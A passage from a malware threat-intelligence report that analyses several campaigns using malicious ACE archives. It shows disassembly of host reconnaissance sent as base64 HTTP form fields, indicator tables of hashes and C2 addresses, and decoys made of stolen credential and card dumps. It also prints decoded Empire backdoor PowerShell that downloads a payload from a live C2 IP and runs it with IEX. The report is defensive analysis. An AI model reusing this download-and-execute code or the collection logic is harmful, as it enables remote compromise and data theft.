
Computer Name, retrieved using the GetComputerNameA function, as the HTTP parameter ‘name’ (Figure 11).



```
mov     rbx, rax
mov     [rsp+6360h+var_6320], r13
call    cs:GetComputerNameA
lea     rax, [rbp+6260h+var_6220]
mov     rdx, r15
```

Figure 11: Retrieving computer name using GetComputerNameA


Windows operating system name, retrieved by querying the ProductName value from the registry key SOFTWARE\Microsoft\Windows NT\CurrentVersion, as the HTTP parameter ‘key’ (Figure 12).



```
lea     r8, [rsp+6360h+hMem]
lea     rcx, [rbp+6260h+var_6220]
call    sub_140001C40
lea     r8, [rbp+6260h+phkResult] ; phkResult
mov     [rbp+6260h+nSize], 100h
lea     rdx, SubKey     ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
mov     rcx, 0FFFFFFFF80000002h ; hKey
call    cs:RegOpenKeyA
mov     rcx, [rbp+6260h+phkResult] ; hKey
lea     rax, [rbp+6260h+nSize]
mov     qword ptr [rsp+6360h+dwService], rax ; lpcbData
lea     rdx, ValueName  ; "ProductName"
lea     rax, [rbp+6260h+Data]
xor     r9d, r9d        ; lpType
xor     r8d, r8d        ; lpReserved
mov     qword ptr [rsp+6360h+dwFlags], rax ; lpData
call    cs:RegQueryValueExA
mov     rcx, [rbp+6260h+phkResult] ; hKey
call    cs:RegCloseKey
lea     rax, [rbp+6260h+Data]
mov     rdx, r15
```

Figure 12: Retrieving Windows OS name using ProductName value


The module name of the malware, retrieved using the GetModuleFileNameA function, as the HTTP parameter ‘page’ (Figure 13).



```
lea     r8, [rsp+6360h+var_6320]
lea     rcx, [rbp+6260h+Data]
call    sub_140001C40
mov     r8d, 400h       ; nSize
lea     rdx, [rbp+6260h+Filename] ; lpFilename
xor     ecx, ecx        ; hModule
call    cs:GetModuleFileNameA
lea     rax, [rbp+6260h+Filename]
mov     rdx, r15
nop
```

Figure 13: Retrieving malware module name using using GetModuleFileNameA

The list of processes and their module names, retrieved using the Process32First and Module32First APIs, as the HTTP parameter ‘session_data’ (Figure 14).



```
lea     rdx, [rsp+406E8h+pe] ; lppe
mov     [rsp+406E8h+pe.dwSize], 238h
mov     rcx, rax        ; hSnapshot
call    cs:Process32FirstW
test    eax, eax
jz      loc_140002051
```


```
nop     dword ptr [rax+rax+00h]
```

```

loc_140001F80:          ; th32ProcessID
mov     edx, [rsp+406E8h+pe.th32ProcessID]
mov     ecx, 8          ; dwFlags
call    cs:CreateToolhelp32Snapshot
mov     rbx, rax
cmp     rax, 0FFFFFFFFFFFFFFFFh
jz      short loc_14000200B
```

```
xor     edx, edx        ; Val
lea     rcx, [rsp+406E8h+me.th32ModuleID] ; Dst
mov     r8d, 434h       ; Size
call    memset
lea     rdx, [rsp+406E8h+me] ; lpme
mov     [rsp+406E8h+me.dwSize], 438h
mov     rcx, rbx        ; hSnapshot
call    cs:Module32FirstW
test    eax, eax
jz      short loc_140002000
```

Figure 14: Retrieving processes and modules using Process32First and Module32First

A fragment of the HTTP request that is built with the information gathered is shown in Figure 15.



```
▷ Hypertext Transfer Protocol
◢ HTML Form URL Encoded: application/x-www-form-urlencoded
   ▷ Form item: "alive" = "verify_session"
   ▷ Form item: "name" = "V0lOLTEwT0I4TUhIRTg0"
   ▷ Form item: "key" = "V2luZG93cyA3IFVsdGltYXRl"
   ▷ Form item: "page" = "QzpcVXNlcnNcZGlsZWVwXERlc2t0b3Bcc2FwcHljYWNoZS5leGU="
   ▷ Form item: "session_data" = "QzpcVXNlcnNcZGlsZWVwXERlc2t0b3Bcc2FwcHljYWNoZS5leGUKU3lzdGVtCnNtc3MuZXhl
```

Figure 15: HTTP request fragment

If any of the aforementioned methods is successful, the malware tries to execute the decrypted payload. During our analysis, the C2 server did not respond with a next-level payload.

Indicators

File Name/Type	Hash/URL
SysAid-Documentation.rar	062801f6fdbda4dd67b77834c62e82a4
SysAid-Documentation.rar	49419d84076b13e96540fdd911f1c2f0
ekrnview.exe	96986B18A8470F4020EA78DF0B3DB7D4
Thumbs.db.lnk	31718d7b9b3261688688bdc4e026db99
URL1	www.alahbabgroup[.]com/bakala/verify.php
URL2	103.225.168[.]159/admin/verify.php
URL3	www.khuyay[.]org/odin_backup/public/loggoff.php
URL4	47.91.56[.]21/verify.php
Email	8c93e024fc194f520e4e72e761c0942d


Campaign 3: Potential Attack in Ukraine with Empire Backdoor

Infection Vector

The ACE file named zakon.rar is propagated using a malicious URL mentioned in the indicators. 360 Threat Intelligence Center has also encountered this campaign.


Decoy Documents

The ACE file contains a file named Ukraine.pdf, which contains a message on the law of Ukraine about public-private partnerships that purports to be a message from Viktor Yanukovych, former president of Ukraine (Figure 16 and Figure 17).



..			Local Disk	
C:			Local Disk	
ukraine_ppp.pdf	372,238	372,238	Adobe Acrobat Do...	2/21/2019 10:0...

Figure 16: Ukraine.pdf decoy file



ЗАКОН УКРАИНЫ

О государственно-частном партнерстве

Настоящий Закон определяет организационно-правовые основы взаимодействия государственных партнеров с частными партнерами и основные принципы государственно-частного партнерства на договорной основе.

Раздел I

ОБЩИЕ ПОЛОЖЕНИЯ

Статья 1. Определение и признаки государственно-частного партнерства


1. Государственно-частное партнерство - сотрудничество между государством Украина, Автономной Республикой Крым, территориальными общинами в лице соответствующих государственных органов и органов местного самоуправления (государственными партнерами) и юридическими лицами, кроме государственных и коммунальных предприятий, или физическими лицами - предпринимателями (частными партнерами), которое осуществляется на основе договора в порядке, установленном настоящим Законом и другими законодательными актами.

Figure 17: Contents of decoy file

Based on the decoy PDF name, the decoy PDF content and the VirusTotal uploader, we believe this is an attack on an individual in Ukraine.

Empire Backdoor

When the file contents are extracted, WinRAR drops a .bat file named mssconf.bat in the Startup folder. The batch file contains commands that invoke base64-encoded PowerShell commands. After decoding, the PowerShell commands invoked are found to be the Empire backdoor, as shown in Figure 18. We did not observe any additional payloads at the time of analysis.



```
$ser='http://31.148.220.53:80';
$t='/login/process.php';
$wc.HEADERS.ADd("Cookie","session=r9KUCbbrkUy9aaS3zgswr/KN8LQ=");
$DAtA=$WC.DoWnloadDatA($seR+$T);
$iV=$data[0..3];
$DaTA=$dATA[4..$DAtA.LENGTh];
-JOiN[Char[]](& $R $daTA ($IV+$K))|IEX
```

Figure 18: Empire backdoor

Indicators


File Name/URL	Hash/URL
zakon.rar	9b19753369b6ed1187159b95fc8a81cd
mssconf.bat	79B53B4555C1FB39BA3C7B8CE9A4287E
C2	31.148.220[.]53
URL	http://tiny-share[.]com/direct/7dae2d144dae4447a152bef586520ef8

Campaign 4: Credential and Credit Card Dumps as Decoys

Decoy Documents

This campaign uses credential dumps and likely stolen credit card dumps as decoy documents to distribute different types of RATs and password stealers.

One file, ‘leaks copy.rar’, used text files that contained stolen email IDs and passwords as decoys. These files are shown as they would be displayed in WinRAR in Figure 19.




leaks copy.rar - solid ACE archive, unpacked size 47,656,477 bytes

Name	Size	Packed	Type	Modified	CRC32
..			Local Disk		
C:			Local Disk		
0.txt	3,503,247	3,503,247	Text Document	2/21/2019 10:0...	C3DF05EC
1.txt	3,502,738	3,502,738	Text Document	2/21/2019 10:0...	05F7D4FA
2.txt	3,276,512	3,276,512	Text Document	2/21/2019 10:0...	CFE6E890
3.txt	3,331,433	3,331,433	Text Document	2/21/2019 10:0...	09D524AE
4.txt	3,387,900	3,387,900	Text Document	2/21/2019 10:0...	0FD6AAD0
5.txt	3,275,631	3,275,631	Text Document	2/21/2019 10:0...	469D161A
6.txt	3,267,353	3,267,353	Text Document	2/21/2019 10:0...	0B96974B
7.txt	3,269,034	3,269,034	Text Document	2/21/2019 10:0...	064B4962
8.txt	3,265,034	3,265,034	Text Document	2/21/2019 10:0...	A65398FA
9.txt	3,267,703	3,267,703	Text Document	2/21/2019 10:0...	88DEA84E
10.txt	3,271,172	3,271,172	Text Document	2/21/2019 10:0...	B0881FC1

Figure 19: Text files containing stolen email credentials as decoy

Another file, ‘cc.rar’, used a text file containing stolen credit card details as a decoy. The file as it would be displayed in WinRAR and sample contents of the decoy file are shown in Figure 20.



cc.rar - WinRAR (evaluation copy)

cc.rar - solid ACE archive, unpacked size 1,853,961 bytes

Name	Size	Packed	Type	Modified	CRC32
..			Local Disk		
C:			Local Disk		
new cc buy.txt	92,681	92,681	Text Document	2/21/2019 10:0...	D22E9AC3

